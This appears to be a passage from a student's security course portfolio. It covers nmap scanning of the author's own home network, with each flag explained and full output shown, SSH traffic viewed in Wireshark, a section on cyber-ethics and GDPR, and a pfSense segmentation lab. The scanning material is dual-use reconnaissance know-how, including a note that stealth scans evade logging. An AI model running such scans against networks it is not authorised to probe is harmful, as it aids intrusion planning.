    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 1000
    (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.67 netmask 255.255.255.0 broadcast 192.168.50.255
    inet6 fe80::908c:eaff:fe7:4f15 prefixlen 64 scopeid 0x20<link>
    ether 92:8c:ea:f7:4f:15 txqueuelen 1000 (Ethernet)
    RX packets 5685 bytes 1545754 (1.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
```

I used MobaXterm to SSH to my phone via my laptop.

That's one of the benefits of having a rooted device!

commands I used the most:

I will use **192.168.50.0/24** for all my scans. I have 6 devices on it.



```
(snine@ kali)-[~]
$ sudo nmap 192.168.50.0/24 -sS -O >> scan1.txt
```

OS Detection (-O)

Description:

Tries to detect what operating system the device is using.

Characteristics:

If Nmap is unable to guess the OS of a machine, and conditions are good (e.g. at least one open port and one closed port were found), Nmap will provide a URL you can use to submit the fingerprint if you know (for sure) the OS running on the machine.

SYN Stealth Scan (-sS):

Description:

Also known as a half-open or stealth scan, this technique sends a SYN packet to the target and listens for the response. If the target responds with a SYN-ACK, the port is considered open.

Characteristics:

- Faster than TCP Connect Scan as it doesn't complete the full connection.
- Less likely to be logged or detected by the target.

```
1 Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 16:11 UTC
2 Nmap scan report for 192.168.50.1
3 Host is up (0.0037s latency).
4 Not shown: 997 closed tcp ports (reset)
5 PORT      STATE SERVICE
6 53/tcp    open  domain
7 80/tcp    open  http
8 49152/tcp open  unknown
9 MAC Address:          (ASUSTek Computer)
10 Device type: general purpose
11 Running: Linux 3.X|4.X
12 OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
13 OS details: Linux 3.10 - 4.11
14 Network Distance: 1 hop
15
16
17 Nmap scan report for 192.168.50.25
18 Host is up (0.013s latency).
19 All 1000 scanned ports on 192.168.50.25 are in ignored states.
20 Not shown: 1000 closed tcp ports (reset)
21 MAC Address:          (WiZ IoT Company Limited)
22 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
23 Aggressive OS guesses: 2N Helios IP VoIP doorbell (96%), Advanced Illumination DCS-100E lighting controller (96%), A
24 No exact OS matches for host (test conditions non-ideal).
25 Network Distance: 1 hop
26
27 Nmap scan report for 192.168.50.26
28 Host is up (0.0080s latency).
29 Not shown: 999 filtered tcp ports (no-response)
30 PORT      STATE SERVICE
31 6000/tcp  open  X11
32 MAC Address:          (Unknown)
33 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
34 Device type: general purpose
35 Running (JUST GUESSING): Microsoft Windows 11|2022|10 (92%), FreeBSD 6.X (86%)
36 OS CPE: cpe:/o:freebsd:freebsd:6.2 cpe:/o:microsoft:windows_10
37 Aggressive OS guesses: Microsoft Windows 11 21H2 (92%), FreeBSD 6.2-RELEASE (86%), Microsoft Windows Server 2022 (85
38 No exact OS matches for host (test conditions non-ideal).
39 Network Distance: 1 hop
40
41 Nmap scan report for 192.168.50.150
42 Host is up (0.018s latency).
43 All 1000 scanned ports on 192.168.50.150 are in ignored states.
44 Not shown: 1000 closed tcp ports (reset)
45 MAC Address:          (Sony Interactive Entertainment)
46 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

Here are the results of scan1.txt

Most of them were able to give OS details.

```
14. kali s9
(snine@kali)-[~]
$ sudo nmap 192.168.50.0/24 -sV >> scan2.txt
```

Version Detection (-sV):

Description:

Provides information about the versions of services running on open ports.

Characteristics:

- Useful for identifying potential vulnerabilities based on service versions.
- Increases the time and complexity of the scan.

```
scan2.txt
C:\> Users > User > AppData > Local > Temp > Mxt230 > RemoteFiles > 919204_15_9 > scan2.txt
1 Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 17:26 UTC
2 Nmap scan report for 192.168.50.1
3 Host is up (0.0060s latency).
4 Not shown: 997 closed tcp ports (reset)
5 PORT      STATE SERVICE VERSION
6 53/tcp    open  domain  Cloudflare public DNS
7 80/tcp    open  http    httpd/2.0
8 49152/tcp open  upnp    Cisco-Linksys E4200 WAP upnpd (UPnP 1.0)
9 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
10
11 MAC Address:          (ASUSTek Computer)
12 Service Info: CPE: cpe:/h:cisco:e4200
13
14 Nmap scan report for 192.168.50.25
15 Host is up (0.012s latency).
16 All 1000 scanned ports on 192.168.50.25 are in ignored states.
17 Not shown: 1000 closed tcp ports (reset)
18 MAC Address:          (WiZ IoT Company Limited)
19
20 Nmap scan report for 192.168.50.26
21 Host is up (0.088s latency).
22 Not shown: 999 filtered tcp ports (no-response)
23 PORT      STATE SERVICE VERSION
24 6000/tcp  open  X11?
25 MAC Address:          (Unknown)
26
27 Nmap scan report for 192.168.50.150
28 Host is up (0.016s latency).
29 All 1000 scanned ports on 192.168.50.150 are in ignored states.
30 Not shown: 1000 closed tcp ports (reset)
31 MAC Address:          (Sony Interactive Entertainment)
32
33 Nmap scan report for 192.168.50.220
34 Host is up (0.010s latency).
35 All 1000 scanned ports on 192.168.50.220 are in ignored states.
36 Not shown: 1000 closed tcp ports (reset)
37 MAC Address:          (Unknown)
38
39 Nmap scan report for 192.168.50.67
40 Host is up (0.00033s latency).
41 Not shown: 998 closed tcp ports (reset)
42 PORT      STATE SERVICE VERSION
43 22/tcp    open  ssh     OpenSSH 9.4p1 Debian 1 (protocol 2.0)
44 8022/tcp  open  ssh     OpenSSH 9.5 (protocol 2.0)
45 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
46
```

Here are the result of **scan2.txt**

I don't have a lot of services running.

My router (192.168.50.1) & **phone** (192.168.50.67) listed some services.

```
(snine@kali)-[~]  
$ sudo nmap 192.168.50.0/24 -F >> scan3.txt
```

-F (Fast (limited port) scan)

Description:

Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100

Characteristics:

- Fast.
- Reliable

```
scan2.txt  scan3.txt  X  
C:\Users\User> AppData\Local\Temp\Mxt230\RemoteFiles\919204_15_10> scan3.txt  
1 Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 18:23 UTC  
2 Nmap scan report for 192.168.50.1  
3 Host is up (0.0058s latency).  
4 Not shown: 97 closed tcp ports (reset)  
5 PORT      STATE SERVICE  
6 53/tcp    open  domain  
7 80/tcp    open  http  
8 49152/tcp open  unknown  
9 MAC Address: (ASUSTek Computer)  
10  
11 Nmap scan report for 192.168.50.25  
12 Host is up (0.002s latency).  
13 All 100 scanned ports on 192.168.50.25 are in ignored states.  
14 Not shown: 100 closed tcp ports (reset)  
15 MAC Address: (WIZ IoT Company Limited)  
16  
17 Nmap scan report for 192.168.50.26  
18 Host is up (0.029s latency).  
19 Not shown: 99 filtered tcp ports (no-response)  
20 PORT      STATE SERVICE  
21 6000/tcp  open  X11  
22 MAC Address: (Unknown)  
23  
24 Nmap scan report for 192.168.50.150  
25 Host is up (0.023s latency).  
26 All 100 scanned ports on 192.168.50.150 are in ignored states.  
27 Not shown: 100 closed tcp ports (reset)  
28 MAC Address: (Sony Interactive Entertainment)  
29  
30 Nmap scan report for 192.168.50.220  
31 Host is up (0.032s latency).  
32 All 100 scanned ports on 192.168.50.220 are in ignored states.  
33 Not shown: 100 closed tcp ports (reset)  
34 MAC Address: (Unknown)  
35  
36 Nmap scan report for 192.168.50.67  
37 Host is up (0.00035s latency).  
38 Not shown: 99 closed tcp ports (reset)  
39 PORT      STATE SERVICE  
40 22/tcp    open  ssh  
41  
42 Nmap done: 256 IP addresses (6 hosts up) scanned in 374.75 seconds  
43
```

```
$ sudo nmap 192.168.50.0/24 -sP --top-ports 25 >> scan4.txt && sudo nmap 192.168.50.0/24 -sU >> scan5.txt
```

-sP (Ping Scan)

Description:

A -sP Ping Scan is a type of scan that is designed to discover live hosts on a network by sending ICMP Echo Requests (ping) to potential target hosts and analyzing their responses

Characteristics:

often used when you want to perform a quick and lightweight scan to identify which hosts are online without conducting a full port scan.

--top-ports

Description:

to specify the number of most common ports to scan during a port scan. Instead of scanning the entire range of 65,535 TCP ports, you can use --top-ports to focus on a predefined set of commonly used ports

Characteristics:

This can significantly speed up the scan while still providing valuable information about the target system's services.

-sU (UDP Scan)

Description:

While TCP is connection-oriented, UDP is connectionless. UDP scanning involves sending UDP packets to target ports and analyzing the response (if any).

Characteristics:

- Slower and less reliable than TCP scanning.
- Many services don't respond to UDP packets, making detection of open ports challenging.

*Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.src == 192.168.50.67

No.	Time	Source	Destination	Protocol	Length	Info
3596	427.059593	Kali-S9	host.docker.internal	TCP	66	22 → 55593 [ACK] Seq=1 Ack=69 Win=45 Len=0 SLE=1
3597	427.060921	Kali-S9	host.docker.internal	TCP	66	[TCP Dup ACK 3596#1] 22 → 55593 [ACK] Seq=1 Ack=69
3598	427.087683	Kali-S9	host.docker.internal	SSH	154	Server: Encrypted packet (len=100)
3600	427.100668	Kali-S9	host.docker.internal	SSH	122	Server: Encrypted packet (len=68)
3602	427.123460	Kali-S9	host.docker.internal	SSH	1514	Server: Encrypted packet (len=1460)
3603	427.123460	Kali-S9	host.docker.internal	SSH	1514	Server: Encrypted packet (len=1460)
3605	427.126302	Kali-S9	host.docker.internal	SSH	1122	Server: Encrypted packet (len=1068)
3607	427.137200	Kali-S9	host.docker.internal	SSH	138	Server: Encrypted packet (len=84)
3609	427.145152	Kali-S9	host.docker.internal	SSH	122	Server: Encrypted packet (len=68)
3709	437.178431	Kali-S9	host.docker.internal	TCP	66	22 → 55593 [ACK] Seq=4309 Ack=425 Win=45 Len=0 SLE=341
3710	437.202380	Kali-S9	host.docker.internal	SSH	122	Server: Encrypted packet (len=68)
3719	437.218208	Kali-S9	host.docker.internal	TCP	54	22 → 55593 [ACK] Seq=4377 Ack=629 Win=45 Len=0
3720	437.218208	Kali-S9	host.docker.internal	TCP	54	22 → 55593 [ACK] Seq=4377 Ack=969 Win=45 Len=0
3721	437.219261	Kali-S9	host.docker.internal	SSH	986	Server: Encrypted packet (len=932)
3872	451.107750	Kali-S9	host.docker.internal	TCP	66	22 → 55593 [ACK] Seq=5309 Ack=1053 Win=45 Len=0 SLE=965
3873	451.107750	Kali-S9	host.docker.internal	TCP	66	[TCP Dup ACK 3872#1] 22 → 55593 [ACK] Seq=5309 Ack=1053
3874	451.138061	Kali-S9	host.docker.internal	SSH	122	Server: Encrypted packet (len=68)
3883	451.154769	Kali-S9	host.docker.internal	TCP	54	22 → 55593 [ACK] Seq=5377 Ack=1257 Win=45 Len=0
3884	451.154769	Kali-S9	host.docker.internal	SSH	522	Server: Encrypted packet (len=468)
3885	451.155030	Kali-S9	host.docker.internal	TCP	54	22 → 55593 [ACK] Seq=5845 Ack=1393 Win=45 Len=0
3886	451.155030	Kali-S9	host.docker.internal	TCP	54	22 → 55593 [ACK] Seq=5845 Ack=1597 Win=45 Len=0
3887	451.158359	Kali-S9	host.docker.internal	SSH	266	Server: Encrypted packet (len=212)

Frame Length: 154 bytes (1232 bits)
 Capture Length: 154 bytes (1232 bits)
 [Frame is marked: False]
 [Frame is ignored: False]
 [Protocols in frame: eth:ethertype:ip:tcp:ssh]
 [Coloring Rule Name: TCP]
 [Coloring Rule String: tcp]

▼ Ethernet II, Src: Kali-S9 (92:8c:ea:f7:4f:15), Dst: host.docker.internal (c2:89:21:b0:f0:f9)
 > Destination: host.docker.internal (c2:89:21:b0:f0:f9)
 > Source: Kali-S9 (92:8c:ea:f7:4f:15)
 Type: IPv4 (0x0800)

▼ Internet Protocol Version 4, Src: Kali-S9 (192.168.50.67), Dst: host.docker.internal (192.168.50.26)
 0100 = Version: 4
 0101 = Header Length: 20 bytes (5)
 > Differentiated Services Field: 0x08 (DSCP: Unknown, ECN: Not-ECT)
 Total Length: 140
 Identification: 0xf89b (63643)
 > 010. = Flags: 0x2, Don't fragment
 ...0 0000 0000 0000 = Fragment Offset: 0
 Time to live: 64

0000 c2 89 21 b0 f0 f9 92 8c ea f7 4f 15 08 00 45 67
 0010 00 8c f8 9b 40 00 40 06 5c 1a c0 a8 32 43 c0 a8
 0020 32 1a 00 16 d9 29 ab 1f fb e3 dd 19 30 0b 50 16
 0030 00 2d 71 83 00 00 61 d5 30 c3 bc f7 09 ae f1 d5
 0040 73 67 7e be 2d 05 aa c2 f5 01 33 a0 f9 89 d4 2d
 0050 a5 df 14 bf 21 cb a2 e9 ea 9d 6b 9a fd 7b 10 e8
 0060 c8 55 b0 ab 75 9c fb ce 8e 08 e8 e5 d4 12 44 e8
 0070 ac a4 62 92 b7 8b 0d b0 6d f7 58 6a 6b 38 42 b8
 0080 89 3f f5 e3 78 39 d7 94 b9 0f 0f b3 5a 1f f9 e6
 0090 33 7b 4c 44 b2 49 ea 50 11 18

While the scan is going on in the background, I can see in **Wireshark** the **ssh** and **tcp** connections are going to host.docker.internal, I wonder why.

Destination Address: host.docker.internal (192.168.50.26)

▼ Transmission Control Protocol, Src Port: 22, Dst Port: 55593, Seq: 4377, Ack: 1053, Source Port: 22

After some troubleshooting I realized that my laptop's IP is being resolved into the host.docker.internal.

I do indeed Have docker installed on my laptop.

People also ask :

What does host Docker internal mean?

In short: host.docker.internal is a Name. Every service that runs on your host and binds to the network interface that is also set as the Docker Daemon host-gateway , it can be accessed from inside a container at host. 1 Jul 2022

stackoverflow.com
<https://stackoverflow.com/questions/what-is-running-...>

What is running on host.docker.internal host?

Docker is bind to my network interface, which explains why I have the host.docker.internal.

I did not know that until today.

```
scan4.txt X
C:\> Users > User > AppData > Local > Temp > Mxt230 > RemoteFiles > 919204_15_15 > scan4.txt
1 Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 18:45 UTC
2 Nmap scan report for 192.168.50.1
3 Host is up (0.0047s latency).
4 MAC Address: (ASUSTek Computer)
5 Nmap scan report for 192.168.50.25
6 Host is up (0.016s latency).
7 MAC Address: (WiZ IoT Company Limited)
8 Nmap scan report for 192.168.50.26
9 Host is up (0.058s latency).
10 MAC Address: (Unknown)
11 Nmap scan report for 192.168.50.150
12 Host is up (0.098s latency).
13 MAC Address: (Sony Interactive Entertainment)
14 Nmap scan report for 192.168.50.67
15 Host is up.
16 Nmap done: 256 IP addresses (5 hosts up) scanned in 2.51 seconds
17
```

Here are the results of **scan4.txt**

It seems that only -sP worked, the -top-ports didn't even show up. Might be because I did it in a single command. I left it as it is.

```
scan5.txt X Workspace Trust
C:\> Users > User > AppData > Local > Temp > Mxt230 > RemoteFiles > 919204_15_28 > scan5.txt
1 Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 18:45 UTC
2 Nmap scan report for 192.168.50.1
3 Host is up (0.0070s latency).
4 Not shown: 996 closed udp ports (port-unreach)
5 PORT      STATE SERVICE
6 53/udp    open  domain
7 67/udp    open  dhcpd
8 1900/udp  open  upnp
9 5351/udp  open  nat-pmp
10 MAC Address: (ASUSTek Computer)
11
12 Nmap scan report for 192.168.50.25
13 Host is up (0.027s latency).
14 All 1000 scanned ports on 192.168.50.25 are in ignored states.
15 Not shown: 1000 closed udp ports (port-unreach)
16 MAC Address: (WiZ IoT Company Limited)
17
18 Nmap scan report for 192.168.50.26
19 Host is up (0.013s latency).
20 Not shown: 999 open|filtered udp ports (no-response)
21 PORT      STATE SERVICE
22 5353/udp  open  zeroconf
23 MAC Address: (Unknown)
24
25 Nmap scan report for 192.168.50.150
26 Host is up (0.11s latency).
27 Not shown: 998 closed udp ports (port-unreach)
28 PORT      STATE SERVICE
29 68/udp    open|filtered dhcpd
30 5353/udp  open  zeroconf
31 MAC Address: (Sony Interactive Entertainment)
32
33 Nmap scan report for 192.168.50.220
34 Host is up (0.41s latency).
35 Not shown: 995 closed udp ports (port-unreach)
36 PORT      STATE SERVICE
37 137/udp   open|filtered netbios-ns
38 826/udp   open|filtered unknown
39 1900/udp  open|filtered upnp
40 5353/udp  open|filtered zeroconf
41 35438/udp open|filtered unknown
42 MAC Address: (Unknown)
43
44 Nmap scan report for 192.168.50.67
45 Host is up (0.000023s latency).
46 All 1000 scanned ports on 192.168.50.67 are in ignored states.
47 Not shown: 1000 closed udp ports (port-unreach)
48
49 Nmap done: 256 IP addresses (6 hosts up) scanned in 18090.02 seconds
50
```

Here are the results of **scan5.txt**

The UDP scan took by far the longest to complete, **around 5 hours!**

Yea, some of these ports looked unfamiliar to me, I had to take a look at the documentation.

On device **192.168.50.220** (my other phone)

Udp state is listed as "open | filtered." This means that Nmap couldn't definitively determine whether the port is open or filtered, as it didn't receive a response.

This concludes my nmap showcase

5.2 Law & Ethics and Responsible Disclosure + GDPR

When we talk about laws and ethics, us ethical hackers have to think about how does this apply in the digital world?

That's when **Cyber-Ethics** come in to play.

What are Cyber-Ethics?

"Cyber-ethics is a branch of applied ethics that examines moral, legal, and social issues at the intersection of computer/information and communication technologies. This field is sometimes also referred to by phrases such as Internet ethics, computer ethics, and information ethics."

Source: https://link.springer.com/referenceworkentry/10.1007/978-1-4020-8265-8_279

When we find vulnerabilities it is important to do a responsible disclosure and report the findings to the responsible party (such as the software vendor or system administrator) in a responsible and ethical manner.

More concrete ethical cyber principles are e.g.:

- Do not use computers to harm others.
- Respect the privacy of others.
- Discuss or complain about illegal or unethical use of computer facilities.

And when it comes to **Laws** against Cyber-crime, each country has their way of defining how hacking is illegal. What might be legal in the Netherlands, might not be exactly legal in other countries.

Also in Europe we have the **General Data Protection Regulation (GDPR)**, It is a comprehensive data protection and privacy regulation enacted by the European Union (EU), It came into effect on May 25, 2018. More information here: <https://gdpr.eu/what-is-gdpr/>

Class assignment was to Find a few examples of cyber crime cases (sentences and penalties), and play as the judge and the lawyer roles. my group was playing the judge role and another group played the lawyer role,

we had a case were there was financial fraud and personal data breach in an online web shop and we had give a sentence and penalty according to the severity of the crime. Here is a similar court case:

<https://jure.nl/ECLI:NL:RBNHO:2019:402> the ABN AMRO case were the penalty of the financial fraud was €59,617.14

6 Network: Protect the Network

6.1 Network Separation and Segmentation


Network Separation involves creating distinct zones or segments within a network for various purposes, including security, compliance, and efficiency.

Network Segmentation is a technique used within network separation to further divide a network into smaller, interconnected segments, enabling finer-grained control and optimization of network traffic and resources.

Both concepts are essential in modern network design and security to protect and manage network resources effectively.

Assignment: to design and implement a network with 2 pfSense firewalls, a web server in the DMZ (between 2 firewalls or as a 3d interface), a management server (for example Windows AD/DC) and a workstation.

So yea, to start this assignment I created a network diagram to visualize the network im creating. Here it is:



```
Outer Router
Enforce US Keyboard Layout View Fu

--- google.com ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 4.439/4.478/4.551/0.052 ms

Press ENTER to continue.

VMware Virtual Machine - Netgate Device ID: 9b1746d91309edbf83a1


*** Welcome to pfSense 2.7.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> vmx0      -> v4: 192.168.171.36/24
LAN (lan)      -> vmx1      -> v4: 172.16.2.1/24
```

Outer router → static **WAN** IP is **192.168.171.36** → that was the Ip given to me for the assignment. The gateway is **192.168.171.1**


Outer router → static **LAN** IP is **172.16.2.1** → that is the preconfigured Ip. (might change later). No gateway

But for now it works I can ping **google.com** after I added **192.168.200.10** to the DNS setting in PFSENSE.



```
student@student-vm-ubuntu22:~$ ping google.com
PING google.com (142.250.179.174) 56(84) bytes of data:
64 bytes from ams15s41-in-f14.1e100.net (142.250.179.174): icmp_seq=1 ttl=120 ti
me=5.21 ms
64 bytes from ams15s41-in-f14.1e100.net (142.250.179.174): icmp_seq=2 ttl=120 ti
me=6.08 ms
64 bytes from ams15s41-in-f14.1e100.net (142.250.179.174): icmp_seq=3 ttl=120 ti
me=5.01 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 5.011/5.432/6.076/0.462 ms
student@student-vm-ubuntu22:~$
```


VLAN-A VM Ip
172.16.2.12



Here is a pic of the Outer router **firewall rules** for WAN & LAN

For **LAN** these are the default rules for incoming connections.

For **WAN** there are no rules by default to block all incoming connections.



```
FreeBSD/amd64 (pfSense.localnetlab) (ttyv0)
VMware Virtual Machine - Netgate Device ID: 645173c4e6fe49933046
*** Welcome to pfSense 2.7.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> vmx0      -> v4/DHCP4: 172.16.2.13/24
LAN (lan)      -> vmx1      -> v4: 10.0.0.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell
```

This is the inner A-B router, so basically this router connects **VLAN A(172.16.2.0/24)** with **VLAN B(10.0.0.0/24)**.

Config→ I changed the static LAN IP to 10.0.0.1/24 and the WAN IP is connected to the Outer router via DHCP.

student@student-vm-ubuntu22: ~

```
inet 10.0.0.2 netmask 255.255.255.0 broadcast 10.0.0.255
inet6 fe80::b16b:c5ab:9865:2548 prefixlen 64 scopeid 0x20<link>
ether 00:50:56:97:be:3b txqueuelen 1000 (Ethernet)
RX packets 8794 bytes 11026893 (11.0 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 6308 bytes 567445 (567.4 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 566 bytes 66987 (66.9 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 566 bytes 66987 (66.9 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
student@student-vm-ubuntu22:~$ ping google.com
PING google.com (142.250.179.174) 56(84) bytes of data.
64 bytes from ams15s41-in-f14.1e100.net (142.250.179.174): icmp_seq=1 ttl=119 ti
me=5.11 ms
64 bytes from ams15s41-in-f14.1e100.net (142.250.179.174): icmp_seq=2 ttl=119 ti
me=4.98 ms
